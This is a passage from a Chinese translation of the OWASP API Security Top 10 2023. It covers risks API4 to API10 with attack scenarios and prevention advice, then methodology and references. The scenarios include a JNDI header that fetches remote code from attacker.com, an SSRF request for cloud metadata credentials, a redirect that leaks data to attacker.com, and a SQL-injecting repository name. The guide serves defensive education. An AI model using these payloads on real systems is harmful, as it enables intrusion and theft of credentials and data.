 {"query": "mutation {uploadPic(name: \"pic1\", base64_pic: \"R0FOIEFOR0xJVA…\") {url}}"},
 {"query": "mutation {uploadPic(name: \"pic2\", base64_pic: \"R0FOIEFOR0xJVA…\") {url}}"},
 ...
 {"query": "mutation {uploadPic(name: \"pic999\", base64_pic: \"R0FOIEFOR0xJVA…\") {url}}"},
}
```

由于 API 没有限制“ uploadPic ”操作的尝试次数，调用将导致服务器内存耗尽并发生拒绝服务攻击。

场景 #3

服务提供商允许客户使用其 API 下载任意大小的文件。这些文件存储在云对象存储中，并且不会经常更改。该服务提供商依赖缓存服务以提供更好的服务速率并降低带宽消耗。缓存服务只缓存不超过 15GB 的文件。

当其中一个文件更新后，其大小增加到 18GB，超过缓存文件 15G 的限制。所有服务客户端立即开始拉取新版本。由于没有消费成本警报，也没有针对云服务的最大费用限制，下一个月的账单从平均 13 美元增加到 8000 美元。

预防措施 How To Prevent

- 使用容器 / 无服务器代码（如 Lambda）等解决方案，可以轻松限制内存、CPU、重新启动次数、文件描述符和进程等资源。
- 在所有传入参数和负载中定义并强制执行数据的最大大小，例如字符串的最大长度、数组中的最大元素数量以及最大上传文件大小（无论是本地存储还是云存储）。
- 在一定时间范围内限制客户端与 API 的交互频率（速率限制）。

- 根据业务需求对速率限制进行调优。某些 API 端点可能需要更严格的策略。
- 限制单个 API 客户端 / 用户执行单个操作的次数或频率（例如一次性口令验证、在无需访问一次性 URL 的情况下请求密码恢复）。
- 对查询字符串和请求体参数进行适当的服务器端验证，特别是控制响应中返回记录数量的参数。
- 为所有服务提供商 /API 集成配置消费限制。如果无法设置消费限制，则应配置计费警报。

API5:2023 功能级授权失效

Broken Function Level Authorization

威胁主体	攻击向量	安全弱点		影响 / 风险	
视具体 API 情况	利用难度	普遍性	可检测性	技术性影响	业务性影响
	3	2	3	3	视具体情况
	漏洞利用行为通常需要攻击者向 API 端点发送合法的 API 调用请求，而这些端点对于匿名用户、普通用户、未授权用户是本该无法访问的。暴露的 API 端点更容易被攻击利用。	对于功能、资源的授权检查通常是通过配置或代码级的控制进行管理，由于当前应用程序可能包含许多类型的角色、组以及复杂的用户层级（例如子用户，具有多个角色的用户），执行合适的检查极为困难。由于 API 更具结构性，对不同功能的访问更易被预测，因此在 API 中更容易发现这类缺陷。		这类缺陷允许攻击者访问未授权的功能，而管理类的功能是此类攻击的重点目标，这会导致数据的泄露、丢失及损坏，最终可能会造成业务中断。	

API 脆弱点 Is the API Vulnerable?

要找出失效的功能级授权问题的最佳方式需要结合应用程序中用户层级、不同角色与用户组的差异，充分分析其授权机制，并检查以下问题：

- 普通用户能否访问管理端点？
- 用户是否可以通过简单地修改 HTTP 方法（如，将 GET 请求变为 DELETE 请求）来执行他们无权访问的敏感操作（例如创建、修改或删除）？
- 属于用户组 X 的用户是否可以轻易地猜测出端点 URL 和参数（如 /api/v1/users/export_all），并访问本该只提供给用户组 Y 的功能？

不要仅基于 URL 路径来判断 API 端点是常规的还是用于管理的。

开发人员可能会选择将大部分管理端点设定在特定的相对路径下，例如 /api/admins，通过其他常规端点的相关路径，如 /api/users，能够轻易地发现这些管理端点。

攻击场景示例 Example Attack Scenarios

场景 #1

在一个只允许受邀用户加入的应用注册过程中，移动应用程序发起一个 API 调用 GET /api/invites/{invite_guid}，响应内容为一个包含用户角色、用户电子邮件信息的 JSON 格式的受邀信息。

攻击者重放这个请求并篡改 HTTP 方法和端点，发送 POST /api/invites/new。这个端点本该只能由管理员通过管理控制台进行访问，但该端点没有实现功能级的授权检查。

攻击者利用这个漏洞以管理员权限发送新的邀请。

```
POST /api/invites/new

{
  "email": "attacker@somehost.com",
  "role":"admin"
}
```

接着，攻击者使用非法获取的邀请信息来创建一个管理员账号，从而获得了系统完整的访问权限。

场景 #2

一个 API 包含了只应暴露给管理员的端点 - GET/api/admin/v1/users/all，这个端点能够返回应用程序所有用户的详细信息，但没有实现功能级的授权检查。攻击者根据经验进行一定的猜测，掌握了这个 API 的结构并访问到这个端点，从而导致应用程序中用户的敏感信息泄露。

预防措施 How To Prevent

在应用程序中应集成一个统一的、易于分析的授权模块，并在所有的业务功能中进行调用。通常这种保护机制是由应用程序代码外的一个或多个组件提供的。

- 应强制默认拒绝所有访问，每个功能的访问需要明确地授权给具体的用户角色。
- 结合应用程序的业务逻辑和组织层次结构，审查 API 端点以检测功能级授权缺陷。
- 确保所有管理控制器都继承自基于用户组 / 角色授权检查的管理抽象控制器。
- 确保常规控制器中的管理功能可根据用户组和角色实现授权检查。

API6:2023 对敏感业务流的无限制访问

Unrestricted Access to Sensitive Business Flows

威胁主体	攻击向量		安全弱点		影响 / 风险	
视具体 API 情况	利用难度		普遍性	可检测性	技术性影响	业务性影响
	3		3	2	2	视具体情况
此类攻击通常需要掌握 API 所支撑的业务模型，查找并自动化访问敏感业务流程，从而对业务造成损害。			缺乏支撑全部业务需求的全面 API 视图，往往会导致这类问题普遍存在。攻击者手动识别目标工作流程中涉及的资源（例如端点）及其如何协同工作。如果已经有应对措施，攻击者还需要找到方法来绕过它们。		一般来说，不会出现技术影响。但攻击会以各种方式对业务造成损害，例如：阻止合法用户购买产品，或导致游戏内部经济体系通货膨胀。	

API 脆弱点 Is the API Vulnerable?

创建 API 端点时，需要着重了解其所暴露的业务流程，某些业务流程比其他流程更加敏感，对这些敏感流程的过度访问可能会对业务造成损害。

以下是敏感业务流程的常见例子及与其过度访问相关的风险：

- 产品购买流程 - 攻击者可以一次性清空市场需求大的商品的库存，并以更高的价格销售（黄牛党）。
- 评论 / 发帖流程 - 攻击者可以对系统进行“刷屏”、“灌水”。
- 预订流程 - 攻击者可以预订所有可用时间段，从而阻止其他用户使用该系统。

过度访问的风险可能在不同行业和企业之间存在差异。例如， 通过脚本创建帖子可能被一个社交网络认为是“刷屏”、“灌水”，而被另一个社交网络鼓励发帖。

如果 API 端点中暴露一个敏感业务流程且未对端点访问做适当的限制，那么该业务流程易受攻击。

攻击场景示例 Example Attack Scenarios

场景 #1

一家技术公司宣布他们将在感恩节发布一款新的游戏机。该产品市场需求很大，且库存有限。攻击者编写代码以实现自动购买新产品并完成交易。

在发布当天，攻击者运行分布在不同 IP 地址和位置的代码，由于 API 没有实施适当的保护，导致攻击者在其他合法用户之前购买了大部分库存。

之后，攻击者在另一个平台上以更高的价格出售该产品。

场景 #2

一家航空公司提供在线购票服务，并且不收取退票费。一名恶意的用户预定了所需航班 90% 的座位。起飞前几天，这名恶意用户一次性取消了所有机票，迫使航空公司降低票价以填补航班空位。此时，用户便购买到了一张比原价便宜得多的机票。

场景 #3

一款拼车应用提供了一个推荐程序：用户可以邀请朋友加入并获得积分，积分可用作现金预定搭乘服务。

攻击者通过编写脚本自动化注册，利用这一积分流程，每个自动注册的新用户都会向攻击者的钱包添加积分。攻击者便可以享受免费搭乘服务，或者出售带有过多积分的帐户以获得现金。

预防措施 How To Prevent

风险缓解措施应该从以下两个方面着手：

- 业务 - 识别被过度使用可能会对业务造成损害的业务流程。
- 工程 - 选择合适的保护机制来减轻业务风险。

一些保护机制是较简单易行的，而另一些则较为复杂。以下是用于降低自动化威胁的方法：

- 设备指纹识别：拒绝向未预期的客户端设备（例如无头部字段的浏览器）提供服务，这通常会迫使攻击者使用更复杂的方式，从而提高攻击成本。
- 人类检测：使用验证码或更先进的生物特征解决方案（例如击键生物识别）。
- 非人类模式：分析用户流程以检测非人类模式（例如，用户在不到一秒钟的时间内访问了“添加到购物车”和“完成购买”功能）。
- 可以考虑阻止匿名网络出口节点和知名代理的 IP 地址。

确保直接被机器调用的 API（例如开发者和商户间的 API）安全、受限地访问。由于它们常常未实现所有必需的保护机制，通常会变成攻击者的易攻击目标。

API7:2023 服务器端请求伪造

Server Side Request Forgery

威胁主体	攻击向量	安全弱点		影响 / 风险	
视具体 API 情况	利用难度	普遍性	可检测性	技术性影响	业务性影响
	3	2	3	2	视具体情况
漏洞利用需要攻击者找到一个 API 端点，使该 API 端点访问客户端提供的 URI。一般来说，basic SSRF（API 端点把响应发送回给攻击者）比 Blind SSRF 更容易利用。在 Blind SSRF 中，攻击者对攻击是否成功没有直接的反馈。		在应用程序开发的现代概念中，鼓励开发人员访问客户端提供的 URI。通常，开发人员对此类 URI 缺乏验证或验证不当。 这类问题需要对常规的 API 请求和响应分析检测。其中，对 Blind SSRF（当没有返回响应时）的漏洞检测更困难，技术要求更高。		成功利用该漏洞可能会导致内部服务枚举（例如端口扫描）、信息泄露、绕过防火墙或其他安全机制。 在某些情况下，它可能导致 DoS 或服务器被用作隐藏恶意活动的代理。	

API 脆弱点 Is the API Vulnerable?

当 API 在未验证用户提供的 URL 的情况下获取远程资源时，会出现服务器端请求伪造 (SSRF) 漏洞。它使攻击者能够绕过防火墙或 VPN 的保护强制应用程序将别有用心设计的请求发送到非预期的目标。

应用程序开发中的现代概念使 SSRF 更常见和更危险：

- 更常见 - 鼓励开发人员根据用户输入访问外部资源：Webhook、从 URL 获取文件、自定义 SSO 和 URL 预览。
- 更危险 – 云提供商、Kubernetes 和 Docker 等现代技术在可预测的、众所周知的路径上通过 HTTP 暴露管理和控制通道。这些通道很容易成为 SSRF 攻击的目标。

由于现代应用程序的连接特性，限制应用程序的出站流量也更具挑战性。

SSRF 风险并非总能完全消除。在选择保护机制时，重要的是考虑业务的风险和需求。

攻击场景示例 Example Attack Scenarios

场景 #1

社交网络允许用户上传个人资料照片，用户可以选择从他们的机器上传图像文件或者提供图像的 URL。选择第二种方式，将触发以下 API 调用：

```
POST /api/profile/upload_picture

{
 "picture_url": "http://example.com/profile_pic.jpg"
}
```

攻击者可以使用 API 端点发送恶意 URL 在内部网络中进行端口扫描。

```
{
 "picture_url": "localhost:8080"
}
```

根据响应时间，攻击者可以判断端口是否打开。

场景 #2

安全产品在检测到网络异常时会生成事件。一些团队更喜欢在更广泛、更通用的监控系统中审查事件，例如 SIEM（安全信息和事件管理）。为此，该产品使用 webhook 提供与其他系统的集成。

作为新的 webhook 创建过程的一部分，GraphQL 的 mutation 操作通过 URL 发送调用 SIEM API。

```
POST /graphql

[
 {
  "variables": {},
  "query": "mutation {
   createNotificationChannel(input: {
    channelName: \"ch_piney\",
    notificationChannelConfig: {
     customWebhookChannelConfigs: [
      {
       url: \"http://www.siem-system.com/create_new_event\",
       send_test_req: true
```

```
        }
       ]
       }
     }){
      channelId
    }
   }"
  }
 ]
```

在创建过程中，API 后端向提供的 webhook URL 发送测试请求，并将响应呈现给用户。攻击者可以利用此流程，通过 API 请求敏感资源，例如内部云元数据服务的公开凭据：

```
POST /graphql

[
 {
  "variables": {},
  "query": "mutation {
   createNotificationChannel(input: {
    channelName: \"ch_piney\",
    notificationChannelConfig: {
     customWebhookChannelConfigs: [
 {
       url: \"http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2-default-ssm\",
       send_test_req: true
      }
     ]
    }
   }) {
    channelId
   }
  }
 }
]
```

由于应用程序显示了来自测试请求的响应，因此攻击者可以查看云环境的凭据。

预防措施 How To Prevent

- 隔离网络中的资源获取机制：通常这些功能旨在获取远程资源而不是内部资源。
- 尽可能使用下列允许列表：

  - » 远程来源用户（例如 Google 云端硬盘、Gravatar 等）下载资源列表
  - » URL schemes 和端口列表
  - » 给定功能性可接受的媒体类型列表
  - » 禁用 HTTP 重定向
- 使用经过良好测试和维护的 URL 解析器来避免 URL 解析不合理引起的问题。
- 验证和检查所有客户提供的输入数据。
- 不要向客户端发送原始响应。

API8:2023 安全配置错误

Security Misconfiguration

威胁主体	攻击向量		安全弱点		影响 / 风险	
视具体 API 情况	利用难度		普遍性	可检测性	技术性影响	业务性影响
	3		3	3	3	视具体情况
攻击者通常会尝试寻找未修复的漏洞、常见的端点、以不安全的默认配置运行的服务、未受保护的文件和目录，以获得未授权访问或了解目标系统。其中大部分是公开的知识，并且可能存在漏洞利用。			安全配置错误可能发生在从网络级别到应用程序级别的任何级别的 API 堆栈。自动化工具可用于检测和利用错误配置，例如不必要的服务或遗留的选项。		安全配置错误不仅会暴露用户的敏感信息，还可能暴露系统详细信息从而导致服务器被控制。	

API 脆弱点 Is the API Vulnerable?

如果出现以下情况，API 可能会受到攻击：

- API 堆栈的某些部分缺少适当的安全加固，或者云服务的权限配置不当。
- 缺少最新的安全补丁，或系统已废弃。
- 启用了不必要的功能（例如 HTTP 方法、日志记录特性）。
- HTTP 服务调用链中的服务器处理传入请求的方式存在差异。
- 传输层安全性 (TLS) 缺失。
- 不向客户端发送安全或缓存控制指令。
- 跨域资源共享 (CORS) 策略缺失或配置不当。
- 错误消息中包含堆栈跟踪信息或其他敏感信息。

攻击场景示例 Example Attack Scenarios

场景 #1

API 后端服务器使用流行的第三方开放源代码日志实用程序记录访问日志，并支持占位符扩展和 JNDI（Java 命名和目录接口）lookups 功能，默认情况下均启用。对于每个请求，都会使用以下模式将一条新日志写入日志文件：<method> <api_version>/<path> - <status_code>。

恶意行为者发出以下 API 请求，该请求被写入访问日志文件：

```
GET /health
X-Api-Version: ${jndi:ldap://attacker.com/Malicious.class}
```

由于使用了不安全的默认配置的日志工具和宽松的网络出站策略，在将相应的日志写入访问日志文件时，为了扩展请求头 X-Api-Version 中的值，日志实用程序将拉取并执行攻击者远程控制服务器中的 Malicious.class 文件。

场景 #2

社交网站提供“Direct Message” 私信功能，允许用户保持私人对话。 要获取特定对话的新消息，网站会发出以下 API 请求（不需要用户交互）：

```
GET /dm/user_updates.json?conversation_id=1234567&cursor=GRlFp7LCUAAAA
```

由于 API 响应请求不包含 Cache-Control HTTP 响应头，私人对话最终由 Web 浏览器缓存，恶意行为者可以从文件系统中的浏览器缓存文件中获取它们。

预防措施 How To Prevent

在 API 的生命周期中应包含：

- 可重复的强化过程，可快速轻松地部署的适当锁定的环境。
- 审查和更新整个 API 堆栈的配置，审查应包括：编排文件、API 组件和云服务（例如 S3 存储桶权限）。
- 建立持续评估所有环境中配置和设置有效性的自动化流程。

此外：

- 确保从客户端到 API 服务器以及任何下游 / 上游组件的所有 API 通信都通过加密通道 (TLS) 进行，无论它是内部 API 还是面向公众的 API。
- 具体说明每个 API 允许使用哪些 HTTP 方法：应禁用所有其他 HTTP 方法（例如 HEAD）。
- 基于浏览器的客户端（例如 WebApp 前端）访问的 API 至少应该：
  - » 实施适当的跨域资源共享 (CORS) 政策。
  - » 包含适用的安全标头。
  - » 将传入的内容类型 / 数据格式限制为满足业务 / 功能要求的内容类型 / 数据格式。
  - » 确保 HTTP 服务调用链的所有服务器（例如负载平衡器、反向和正向代理以及后端服务器）以统一的方式处理传入请求以避免不同步问题。
  - » 在适用的情况下，定义和实施所有 API 响应有效负载模式，包括错误响应，以防止异常跟踪信息和其他有价值的信息返回给攻击者。

API9:2023 库存管理不当

Improper Inventory Management

威胁主体	攻击向量	安全弱点		影响 / 风险	
视具体 API 情况	利用难度	普遍性	可检测性	技术性影响	业务性影响
	3	3	2	2	视具体情况
威胁源通常通过使用旧的 API 版本或未修补的 API 端点，在较弱的安全保障机制下获取未经授权的访问权限。在某些场景下，这种攻击利用是可行的。在另一些场景下，他们还可以通过无需共享数据的第三方获取对敏感数据的访问权限。		过期的文档使查找和修复漏洞变得更加困难，缺乏资产清单和下线策略使得未修补漏洞的系统仍然运行，从而导致敏感数据泄露的产生。由于现代互联网技术理念（如微服务）趋于应用程序易于独立和部署（例如云计算，K8S），因此很容易发现不必要地暴露 API 服务。使用简单的谷歌搜索、DNS 枚举或专业搜索引擎就足以发现与互联网连接的各种目标（如网络摄像头、路由器、服务器等）。		攻击者可以获取对敏感数据的访问权限，甚至控制服务器。有时不同的 API 版本 / 部署与相同的带有真实数据的数据库连接。威胁代理可能利用在旧的 API 版本中可用的弃用端点来获取对管理功能的访问权限或利用已知的漏洞。	

API 脆弱点 Is the API Vulnerable?

API 与现代应用程序之间的分散和连接给组织带来了新的挑战，对于组织来说，不仅要对组织内部的 API 和 API 端点有良好的理解和可视化，还需要了解 API 与外部第三方之间，是如何存储或共享数据的。

多个版本的 API 共存时， API 提供者需要投入额外的管理资源，同时也扩大了攻击面。

如何规避上述风险，以下问题可以帮助我们判断 API 是否存在 “文档盲点”（"documentation blindspot"）：

- API 服务的用途不明确，并且下述问题没有明确的答案：
  - » API 服务运行在哪个环境中（例如生产环境、演示环境、测试环境、开发环境）？

» 谁应该具有 API 的网络访问权限（例如公众用户、内部用户、合作伙伴）？

» API 使用的是哪个版本?

- 没有 API 文档或 API 文档不是最新的。
- 没有为每个 API 版本制定下线计划。
- API 服务的库存清单缺失或过期。

敏感数据流的可视化和库存清单，在事件响应计划中起着重要作用，以防万一发生第三方违规事件。

以下问题可以帮助我们判断 API 是否存在“数据流盲点”（data flow blindspot）：

- 存在 API 与第三方共享敏感数据的“敏感数据流”描述，但不满足下述条件：

» 没有业务层面的正当理由或流程审批。

» 没有清单或敏感数据流的可视化流程。

» 没有对共享的敏感数据类型做深入的可视化。

攻击场景示例 Example Attack Scenarios

场景 #1

某社交网络服务使用了速率限制机制，以阻止攻击者使用暴力破解的方式重置密码。但该机制的实现没有作为 API 代码自身的一部分，而是在客户端和官方 API（api.socialnetwork.owasp.org）之间，用一个单独的组件去实现。研究人员发现， beta 版本的 API 服务（beta.api.socialnetwork.owasp.org）也运行相同的 API，且包括重置密码功能，但速率限制机制没有生效。研究人员能够通过简单的暴力破解猜测 6 位令牌来重置任何用户的密码。

场景 #2

某社交网络服务允许独立应用程序开发者与其集成，在集成过程中，需要向最终用户请求同意，以便社交网络服务可以与独立应用程序共享用户的个人信息。

在社交网络服务与独立应用程序之间，没有对数据流做严格的限制或监控不足，使得独立应用程序不仅可以访问用户信息，还可以访问该用户所有好友的私人信息。

某咨询公司开发了一个恶意应用程序，先获得了 27 万用户的同意请求。再利用上述缺陷，成功地获取了这些用户的 5000 万好友的私人信息。之后，咨询公司再把这些信息恶意售出。

预防措施 How To Prevent

- 对所有的 API 服务进行清单管理，记录每个 API 服务的关键内容，重点关注 API 运行环境（生产、演示、测试、开发）、具有网络访问权限的人员（公众用户、内部用户、合作伙伴）以及 API 版本信息。
- 对集成服务进行清单管理，记录其中的关键内容，比如系统中的角色、数据交换情况（数据流）以及数据的敏感级别等。
- 文档化所有的 API 信息，例如身份验证、错误处理、重定向、速率限制、跨域资源共享（CORS）策略以及 API 端点信息（比如参数、请求和响应）。
- 采用开放标准自动生成 API 文档，将文档构建纳入 CI/CD 流程中。
- 仅对被授权使用 API 的人员提供 API 文档。
- 使用外部保护措施，例如针对所有暴露的 API 版本使用特定的 API 安全解决方案，而不仅仅是针对当前的生产版本。
- 避免在非生产的 API 部署环境中使用生产数据。如果无法避免，这些端点应该得到与生产环境相同的安全防护。
- 当新版本的 API 包含安全改进时，也需要对老版本进行风险分析，以确定老版本所需的缓解措施。例如，是否可以将改进的功能回溯到老版本而不影响 API 的兼容性，或者，是否需要快速停用旧版本并强制所有客户端升级到最新版本。

API10:2023 API 的不安全使用

Unsafe Consumption of APIs

威胁主体	攻击向量	安全弱点		影响 / 风险	
视具体 API 情况	利用难度	普遍性	可检测性	技术性影响	业务性影响
	3	2	2	3	视具体情况
此问题的利用，需要攻击者识别并潜在地破坏目标 API 集成的其他 API 或服务。通常来说，这些信息不会公开，或集成的 API 或服务不容易被利用。		开发人员倾向于信任而不验证与外部或第三方 API 进行交互的端点，依赖较弱的安全要求，如传输安全、身份验证 / 授权和输入验证及净化。攻击者需要识别目标 API 集成的服务（含数据源），并最终对其进行攻击破坏。		此风险的影响范围，因目标 API 对拉取数据的处理方式而存在差异。利用此缺陷，可能导致敏感信息暴露给未授权人员、各种注入攻击或拒绝服务攻击。	

API 脆弱点 Is the API Vulnerable?

比起用户输入的信息，开发人员往往更信任来自第三方 API 的数据，尤其是那些由知名公司提供的 API。正因如此，开发人员趋向于使用较弱的安全标准，特别是在输入验证和净化方面。

如果 API 存在以下情况，则可能存在漏洞：

- 使用未加密的通道与其他的 API 进行交互；
- 从其他的 API 收集的数据，在处理之前没有对数据正确验证和净化，或者，在将数据传递给下游组件时没有进行适当处理；
- 盲目地跟随重定向；
- 没有限制处理第三方服务响应的资源数量；
- 与第三方服务进行交互时，没有实施超时机制。

通过满足上述安全要求，可以减少 API 的潜在漏洞，提高应用程序的安全性。

攻击场景示例 Example Attack Scenarios

场景 #1

某 API 依赖于第三方服务来丰富用户提供的商业地址信息，当终端用户向 API 提供地址时，该地址会被转发至第三方服务，返回的数据会存储在本地的 SQL 数据库中。

攻击者利用第三方服务来存储与其业务相关联的 SQL 注入攻击向量，然后通过存在漏洞的 API 执行特定的输入，使第三方服务传递这种 " 恶意行为 "，最终导致 SQL 注入攻击向量会被数据库执行，将数据泄露到攻击者控制的服务器上。

场景 #2

某 API 与第三方服务提供商集成，以用于安全地存储敏感用户医疗信息。数据通过安全连接传送，其 HTTP 请求示例如下：

```
POST /user/store_phr_record
{
  "genome": "ACTAGTAG__TTGADDAAIICCTT⋯"
}
```

攻击者找到一种破坏第三方 API 的方法，类似对上述 HTTP 请求做出 308 Permanent Redirect 响应。

```
HTTP/1.1 308 Permanent Redirect
Location: https://attacker.com/
```

由于 API 盲目地遵循第三方重定向，它将重复完全相同的请求（包含用户敏感数据）发送到攻击者的重定向服务器上。

场景 #3

攻击者可以准备一个 git 代码仓库，名称为：'; drop db;--

当受攻击的应用程序与恶意仓库进行集成时，SQL 注入攻击向量被用于构建 SQL 查询的应用程序，而该应用程序认为仓库名称是安全的输入。

预防措施 How To Prevent

- 在评估服务提供商时，评估其 API 的安全状况。
- 确保所有 API 交互都在安全的通信通道（使用 TLS）。
- 在使用集成 API 接收到的数据之前，始终对其进行验证和适当的净化处理。
- 不要盲目地跟随重定向，维护一个已知的、允许的用于集成 API 的重定向位置清单。

3 后记

开发人员的进阶行动 What's Next For Developers

创建和维护安全应用程序或修复现有应用程序的任务可能很困难。API 也是如此。首先，我们相信教育和意识是开发安全软件的关键因素。再者，建立和使用可重复的安全流程和标准安全控制是实现这一目标所需的基石。

OWASP 提供了大量免费和开放的资源来帮助您解决安全性问题。请访问 OWASP Projects page 获取可用项目的全面列表。

培训学习	Application Security Wayfinder 会让您对软件开发生命周期(SDLC)的每个阶段/阶段可用的项目有一个很好的了解。对于动手学习/培训，你可以从 OWASP **crAPI** - **C**ompletely **R**idiculous **API** 或者 OWASP Juice Shop 开始了解:两者都涉及到 API 脆弱性。OWASP Vulnerable Web Applications Directory Project 提供了一个精选的易受攻击的应用程序列表:包含其他几个易受攻击的 API.你也可以参加 OWASP AppSec Conference 培训课程，或者加入区域分会 join your local chapter。
安全需求	安全从一开始就应该是每个项目的一部分。在定义需求时，定义“安全”对该项目的含义是很重要的。建议您使用 OWASP 应用程序安全验证标准（ASVS）OWASP Application Security Verification Standard (ASVS) 作为安全需求设计指南。如果您正在外包，请考虑 OWASP Secure Software Contract Annex，具体内容应根据当地法律法规进行调整。
安全架构	在项目的所有阶段，安全都是一个值得关注的问题。OWASP Cheat Sheet Series 是指导如何在系统架构阶段设计中的安全性的一个很好的起点。Cheat Sheet 系列还包括 REST Security Cheat Sheet、REST Assessment Cheat Sheet 以及 GraphQL Cheat Sheet。
标准安全控制	采用标准的安全控制降低了在编写逻辑时引入安全弱点的风险。尽管许多现代框架现在都带有有效的内置标准控件，但 OWASP Proactive Controls 为您提供了一个很好的概述，说明您应该在项目中包含哪些安全控件。OWASP 还提供了一些您可能觉得有价值的库和工具，例如验证控件。
安全的软件开发生命周期	您可以使用 OWASP Software Assurance Maturity Model (SAMM)来改进构建 API 的过程。在不同的 API 开发阶段，可以使用其他几个 OWASP 项目来帮助您，例如 OWASP Code Review Guide。

DevSecOps 的进阶行动 What's Next For Developers

由于 API 在现代应用程序体系结构中的重要性，构建安全的 API 至关重要。安全不容忽视，它应该成为整个生命周期的一部分。每年仅仅执行扫描和渗透测试已经不够了。

DevSecOps 应该加入开发工作，促进整个软件开发生命周期的持续安全测试。您的目标应该是在不影响开发速度的同时，通过安全自动化增强开发流程。

如有疑问，请随时了解情况，并参阅 DevSecOps Manifesto。

了解威胁模型	测试优先级来自威胁模型。如果没有威胁模型，可以考虑使用 OWASP Application Security Verification Standard (ASVS) 和 OWASP Testing Guide 作为输入件。让开发团队参与进来将有助于提高他们的安全意识。
了解 SDLC	加入开发团队，更好地了解软件开发生命周期。您在持续安全测试方面的贡献应该与人员、流程和工具兼容。每个人都应该同意这个过程，从而减少不必要的摩擦或阻力。
测试策略	由于您的工作应在不影响开发速度的情况下开展，因此您应该明智地选择最好（简单、最快、最准确）的技术来验证安全需求。OWASP Security Knowledge Framework 和 OWASP Application Security Verification Standard 都是功能和非功能安全需求的重要来源。还有其他类似于 DevSecOps 社区提供的 projects 和 tools 的优秀来源。
实现覆盖范围和准确性	你是开发人员和运营团队之间的桥梁。为了实现覆盖范围，您不仅应该关注功能，还应该关注服务编制。从一开始就与开发和运营团队密切合作，这样你就可以优化你的时间和精力。您的目标应该是一个持续验证基本安全性的状态。
清楚地传达调查结果	在较少或没有摩擦的情况下创造价值。在开发团队正在使用的工具（而不是 PDF 文件）内及时交付发现。加入开发团队来解决这些发现。抓住机会培训他们，清楚地描述弱点以及如何滥用弱点，包括让弱点成为现实的攻击场景。

方法和数据 Methodology and Data

方法

在第一阶段，从 2019 年至 2022 年期间的漏洞奖励平台和公开的报告中，收集、审查和分类了有关API安全事件的公开可用数据。这些数据被用来让团队了解之前的前十名名单应该朝哪个方向发展，并帮助处理可能的贡献数据偏差。

公开数据征集活动于 2022 年 9 月 1 日至 11 月 30 日举行。与此同时，项目团队开始讨论自 2019 年以来发生的变化。讨论内容包括第一个列表的影响、从社区收到的反馈以及 API 安全的新趋势。

项目团队推动与相关 API 安全威胁专家举行会议，深入了解受害者受到的影响以及如何缓解这些威胁。

这项工作产生了团队认为最关键的十大 API 安全风险的初稿。采用 OWASP Risk Rating Methodology 进行风险分析。患病率评级是根据项目团队成员在该领域的经验，根据他们的共识决定的。有关这些事项的注意事项，请参阅“API 安全 TOP 10”部分。

之后，与在 API 安全领域具有相关经验的安全从业人员分享初稿，以供审查。在对反馈意见进行了审查、讨论后，将适用内容纳入文件，形成候选文档发布，以供公开讨论 。最后，一些社区贡献被纳入最后文件。

贡献者列表可在“致谢”部分获得。

API 特定风险

该列表是为了解决 API 特有的安全风险而构建的。

这并不意味着基于 API 的应用程序中不存在其他通用应用程序安全风险。例如，我们没有包括“易受攻击和过时的组件”或“注入”等风险，尽管您可能会在基于 API 的应用程序中发现这些风险。这些风险是通用的，它们在 API 中的行为没有不同，对它们的利用也没有差异。

我们的目标是提高对 API 中值得特别关注的安全风险的认识。

参考文献 References

OWASP 项目

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling

外部参考文献

- ISO 31000: Risk Management Std
- ISO 27001: ISMS
- NIST Cyber Framework (US)
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- Microsoft Threat Modeling Tool

特定参考

	OWASP	External
API1:2023 - 对象级授权失效	● Authorization Cheat Sheet ● Authorization Testing Automation Cheat Sheet	● CWE-285: Improper Authorization ● CWE-639: Authorization Bypass Through User-Controlled Key
API2:2023 用户身份验证失效	● Authentication Cheat Sheet ● Key Management Cheat Sheet ● Credential Stuffing	● CWE-204: Observable Response Discrepancy ● CWE-307: Improper Restriction of Excessive Authentication Attempts
API3:2023 对象属性级授权失效	● API3:2019 Excessive Data Exposure - OWASP API Security Top 10 2019 ● API6:2019 - Mass Assignment - OWASP API Security Top 10 2019 ● Mass Assignment Cheat Sheet	● CWE-213: Exposure of Sensitive Information Due to Incompatible Policies ● CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes

API4:2023 资源消耗不受限制	• "Availability" - Web Service Security Cheat Sheet • "DoS Prevention" - GraphQL Cheat Sheet • "Mitigating Batching Attacks" - GraphQL Cheat Sheet	• CWE-770: Allocation of Resources Without Limits or Throttling • CWE-400: Uncontrolled Resource Consumption • CWE-799: Improper Control of Interaction Frequency • "Rate Limiting (Throttling)" - Security Strategies for Microservices-based Application Systems, NIST
API5:2023 功能级授权失效	• Forced Browsing • "A7: Missing Function Level Access Control", OWASP Top 10 2013 • Access Control	• CWE-285: Improper Authorization
API6:2023 对敏感业务流的无限制访问	• OWASP Automated Threats to Web Applications • API10:2019 Insufficient Logging & Monitoring	/
API7:2023 服务器端请求伪造	• Server Side Request Forgery • Server-Side Request Forgery Prevention Cheat Sheet	• CWE-918: Server-Side Request Forgery (SSRF) • URL confusion vulnerabilities in the wild: Exploring parser inconsistencies, Snyk
API8:2023 安全配置错误	• OWASP Secure Headers Project • Configuration and Deployment Management Testing - Web Security Testing Guide • Testing for Error Handling - Web Security Testing Guide	• CWE-2: Environmental Security Flaws • CWE-16: Configuration • CWE-209: Generation of Error Message Containing Sensitive Information

	• Testing for Cross Site Request Forgery - Web Security Testing Guide	• CWE-319: Cleartext Transmission of Sensitive Information • CWE-388: Error Handling • CWE-444: Inconsistent Interpretation of HTTP Requests ('HTTP Request/Response Smuggling') • CWE-942: Permissive Cross-domain Policy with Untrusted Domains • Guide to General Server Security, NIST • Let's Encrypt: a free, automated, and open Certificate Authority
API9:2023 库存管理不当	/	• CWE-1059: Incomplete Documentation
API10:2023 API 的不安全使用	• Web Service Security Cheat Sheet • Injection Flaws • Input Validation Cheat Sheet • Injection Prevention Cheat Sheet • Transport Layer Protection Cheat Sheet • Unvalidated Redirects and Forwards Cheat Sheet	• CWE-20: Improper Input Validation • CWE-200: Exposure of Sensitive Information to an Unauthorized Actor • CWE-319: Cleartext Transmission of Sensitive Information

关于 OWASP

OWASP 是一个开放的社区，致力于使组织能够开发、购买和维护可信任的应用程序和 API。

在 OWASP，您可以找到免费和开放的：

- 应用程序安全工具和标准。
- 关于应用程序安全测试、安全代码开发和安全代码审查的完整书籍。
- 演示和 videos。
- 许多常见话题的 Cheat sheets。
